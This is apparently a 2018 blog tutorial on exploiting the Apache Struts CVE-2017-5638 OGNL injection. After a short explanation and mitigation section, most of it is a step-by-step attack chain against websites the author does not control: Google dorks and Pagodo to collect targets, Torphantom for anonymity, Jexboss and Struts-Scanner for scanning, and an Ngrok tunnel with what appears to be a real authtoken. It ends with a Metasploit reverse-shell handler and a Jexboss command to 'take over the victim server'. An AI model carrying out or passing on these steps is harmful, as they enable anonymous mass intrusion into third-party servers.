**HOW TO EXPLOIT APACHE STRUTS VULNERABILITY CVE 2017-5638**

**SHARE**[0](https://neoslab.com/2018/07/12/how-to-exploit-apache-struts-vulnerability-cve-2017-5638/)

**The Jakarta Multipart Parser** in **Apache Struts 2 2.3.x** before **2.3.32** and **2.5.x** before **2.5.10.1** has incorrect exception handling and error-message generation during file-upload attempts, which allows remote attackers to execute arbitrary commands via a crafted **Content-Type, Content-Disposition** or **Content- Length HTTP header**, as exploited in the wild in March 2017 with a Content-Type header containing a **#cmd=string.**

**Source:** [rapid7.com](https://www.rapid7.com/db/vulnerabilities/apache-struts-cve-2017-5638)

**ANATOMY OF THE ATTACK**

With good reason, a lot of attention has been given to the recent vulnerability in the Struts MVC framework (CVE-2017-5638). Because of its extensive functionality, Struts is a widely used open source component in web applications. However, these same benefits and Struts’ integration with other frameworks can make upgrades and patches challenging. My goal is to help readers understand how an attacker might exploit this Apache Struts vulnerability.

**Apache Struts Vulnerability**

Struts is vulnerable to remote command injection attacks through incorrectly parsing an attacker’s invalid Content-Type HTTP header. The Struts vulnerability allows these commands to be executed under the privileges of the Web server. This is full remote command execution and has been actively exploited in the wild from the initial disclosure.

If the Content-Type value isn’t valid, that is, it does not match an expected valid type, an exception is thrown that is then used to display an error message to a user. In this case, we can set the Content-Type to an OGNL expression such as:


|  |
| --- |
| Content­Type: ${(#\_='multipart/form­data')}... |

**Why Does the Vuln Occur ?**

The vulnerability occurs because the Content-Type is not escaped after the error, and is then used by **LocalizedTextUtil.findText()** function to build the error message. This function will interpret the supplied message, and anything within **${…}** will be treated as an Object Graph Navigation Library (OGNL) expression and evaluated as such. The attacker can leverage these conditions to execute OGNL expressions that in turn execute system commands.

OGNL is also an expressive and extensive language in and of itself. It’s a very powerful and reliable tool for the attacker. Many core JAVA functions can be exposed, for example, **java.core.ProcessBuilder()** allows an external program to be run on the system.

Exploitation is also further facilitated by the ability to receive information back from the server on the status and output of the commands that are executed by the web server. No additional communication channel is needed, which aids in minimizing detection and bypassing outgoing firewall rules.

[[](https://neoslab.com/2018/07/12/how-to-exploit-apache-struts-vulnerability-cve-2017-5638/)click to enlarge](https://neoslab.com/2018/07/12/how-to-exploit-apache-struts-vulnerability-cve-2017-5638/)

The **curl** command shown above demonstrates whether the server is vulnerable or not by sending an http request with an embedded OGNL expression in the Content-Type header and receiving a response. The OGNL expression sets default access rights to the members of the **OgnlContext JAVA object**, which represents the execution context of the expression. It empties the blacklist of excluded packages and classes to expose more functionality.

Variable **“#eps”** is set to the container objects String representation via its toString() method to demonstrate potential manipulation of core servlet parameters safely and to provide a string to return to the user via the system echo command.

|  |
| --- |
| #eps=#container.toString() |
| #cmds=({'/bin/echo', #eps}) | |

A **JAVA ProcessBuilder object** is created with the echo command that outputs the String value. Using further JAVA functionality, the input stream of this process is redirected to the output stream of the servlets response. This allows the servlet to respond to the attacker with information, as can be seen with a response:

|  |
| --- |
| com.opensymphony.xwork2.inject.ContainerImpl@d0d2b00 |

This command is safe and demonstrates remote command execution, java functionality and an ex-filtration channel. Exploits and proofs of concept for this vulnerability are widely available, substantially lowering the expertise required to execute an attack. Because Struts is widely used, non-targeted attacks are also a likely to occur.

**How Do Mitigate this Vulnerability?**

Web application firewalls such as mod\_security could mitigate this attack if the rules are set to white list valid content types or blacklist OGNL expressions. An alternative mitigation to upgrading Struts is to switch to using Jason Pells multipart parser. This plugin replaces the vulnerable Struts component and can be installed by copying the plugin **“jar”** into your application’s /WEB-INF/lib directory. The library will need to be included in your application as well.

**Source:** [blog.blackducksoftware.com](https://blog.blackducksoftware.com/cve-2017-5638-anatomy-apache-struts-vulnerability)

**FIND POTENTIAL TARGETS**

There is no doubt that there are thousand and one ways to find vulnerable targets for this type of attack. In order to cut short, we are going to use a non-exhaustive list of Google Dork to build a list of potential vulnerable websites.

|  |  |
| --- | --- |
| intitle:"Struts problem report" intext:"Struts has detected an Unhandled" | |
| intitle:"Struts Problem Report" intext:"development mode is enabled." |

|  |  |
| --- | --- |
| filetype:action | |
| filetype:do |

|  |  |
| --- | --- |
| filetype:java | |
| filetype:out |

|  |
| --- |
| filetype:bat |
| filetype:seam | |

|  |
| --- |
| filetype:sh |
| filetype:bson | |

|  |
| --- |
| filetype:el |
| filetype:pm |

|  |  |
| --- | --- |
| inurl:login.action | |
| inurl:login.do |

|  |
| --- |
| inurl:login.java |
| inurl:index.action | |

|  |
| --- |
| inurl:index.do |
| inurl:index.java | |

**Optional**

To save time finding potential vulnerable targets, we highly suggest you to use **“Pagodo”**, a small Python utility to automate your search.

|  |
| --- |
| # Save your dorks list into a file such as "dorks.txt" |
| # Specify the output path and filename such as "urls.txt" | |

|  |
| --- |
| $ sudo python pagodo.py ­-g dorks.txt ­-l 200 ­-s ­-e 35.0 ­-j 1.1 >> urls.txt |

**Source:** [github.com](https://github.com/opsdisk/pagodo)

**INITIALIZE TOR SESSION**

Before to move further we will need to protect our anonymity by hiding our current location and connection details. On our side we will use **Torphantom**, a simple Python utility used to route all traffic through TOR.

Torphantom can route all the network traffic through TOR network. Every single application that tries to connect internet will go through TOR network. No single ping will be leaked out, thus protecting your identity.

Normally most of us use **Proxychain** or similar application to route the traffic for a specific app. The problem is some application tends ignore proxy for much faster connection which can leak out sensitive information thus revealing your original identity or location. Torphantom can prevent you from this worst scenario. Torphantom set up a certain rules in Iptables to route all outgoing connection though a certain proxy port. It also reject some sensitive incoming and outgoing request which may leak your original ip address.


Furthermore, DNS leak one of the serious issue in network security that most of us don’t know. Government organizations hunt down most of the hackers using this vulnerability. No matter how safe you encrypt DNS leak is a serious issue.

Torphantom have a solution for that too. It can use a remote and anonymous DNS server to resolve hostname unlike other unsafe applications that uses DNS provided by your ISP.

**Start Torphantom**

|  |
| --- |
| # Type the below commands |
| $ sudo torphantom start ­-i <interface> | |

**Output**

[[](https://neoslab.com/2018/07/12/how-to-exploit-apache-struts-vulnerability-cve-2017-5638/)click to enlarge](https://neoslab.com/2018/07/12/how-to-exploit-apache-struts-vulnerability-cve-2017-5638/)

**SCAN POTENTIAL TARGETS**


Now that we are properly hiding ourselves and got a complete list of potential vulnerable websites, we will scan it using **Struts-Scanner** or **Jexboss** in order to check if we can process further and open a Shell Meterpreter.

There is no significant difference between these two tools. Struts-Scanners is a simple bash while Jexboss is a more advanced tools written in Python.

**Scan using Struts-Scanner**

|  |  |
| --- | --- |
| # Type the below commands and follow up the screen prompt | |
| $ ./struts­-scanner |


**Output**

[[](https://neoslab.com/2018/07/12/how-to-exploit-apache-struts-vulnerability-cve-2017-5638/)click to enlarge](https://neoslab.com/2018/07/12/how-to-exploit-apache-struts-vulnerability-cve-2017-5638/)

**Scan using Jexboss**

|  |
| --- |
| # Type the below commands after correcting the input and output file paths |
| $ python jexboss.py ­-mode -file­-scan -­file /path/file/urls.txt ­-out /path/output/results.log ­­--struts2 | |

**Output**

[[](https://neoslab.com/2018/07/12/how-to-exploit-apache-struts-vulnerability-cve-2017-5638/)click to enlarge](https://neoslab.com/2018/07/12/how-to-exploit-apache-struts-vulnerability-cve-2017-5638/)

**INITIALIZE TCP TUNNELING**

Once we are ready with our list of vulnerable websites and since all our traffic is now handled by TOR, we will create a secure TCP tunneling using **Ngrok** in order to forward the traffic to our machine anonymously. For the purpose of this document we will use the Port 4444 to receive the session.


**Start Ngrok**

|  |
| --- |
| # Your Token can be found in your Ngrok account |
| $ ./ngrok authtoken 8ml78jQFrVNah4cN8UwTt\_5ZVZYRPD8q7huTk7vo8MZ | |

**Create the Session**

|  |  |
| --- | --- |
| # Create the Ngrok session on the port 4444 using the below command | |
| $ ./ngrok tcp 4444 |

**Output**

[click to enlarge](https://neoslab.com/2018/07/12/how-to-exploit-apache-struts-vulnerability-cve-2017-5638/)

**CREATE MSF HANDLER**

In order to open a session from our targeted website we will need to create an exploit multi-handler on our **Metasploit**. This can be done very quickly using the below commands.


**Start Metasploit**

|  |  |
| --- | --- |
| # Open Metasploit | |
| $ msfconsole |
| $ msf > use exploit/multi/handler | | |

|  |  |
| --- | --- |
| $ msf exploit(multi/handler) > set LHOST 0.0.0.0 LHOST => 0.0.0.0 | |
| $ msf exploit(multi/handler) > set LPORT 4444 LPORT => 4444 |

|  |
| --- |
| $ msf exploit(multi/handler) > set PAYLOAD linux/x86/shell/reverse\_tcp PAYLOAD => linux/x86/shell/reverse\_tcp msf exploit(multi/handler) > show options |

**Output**

[[](https://neoslab.com/2018/07/12/how-to-exploit-apache-struts-vulnerability-cve-2017-5638/)click to enlarge](https://neoslab.com/2018/07/12/how-to-exploit-apache-struts-vulnerability-cve-2017-5638/)

On the above example we are using a Linux X86 Shell Reverse TCP payload, off course the type of payload shall be different if we are targeting a Windows machine.


**EXPLOIT THE TARGET**

We are now going to send our exploit in order to create a reverse shell using **Jexboss** and forward the traffic through the MSF handler using TCP protocol.

**Jexboss Commands**

|  |
| --- |
| $ sudo python jexboss.py -u <http://example.com/login.action> |

**Output**

[[](https://neoslab.com/2018/07/12/how-to-exploit-apache-struts-vulnerability-cve-2017-5638/)click to enlarge](https://neoslab.com/2018/07/12/how-to-exploit-apache-struts-vulnerability-cve-2017-5638/)

You are done! If you targeted website is vulnerable to Struts2 exploit, a session has been created in your **Metasploit** allowing you to take over the victim server.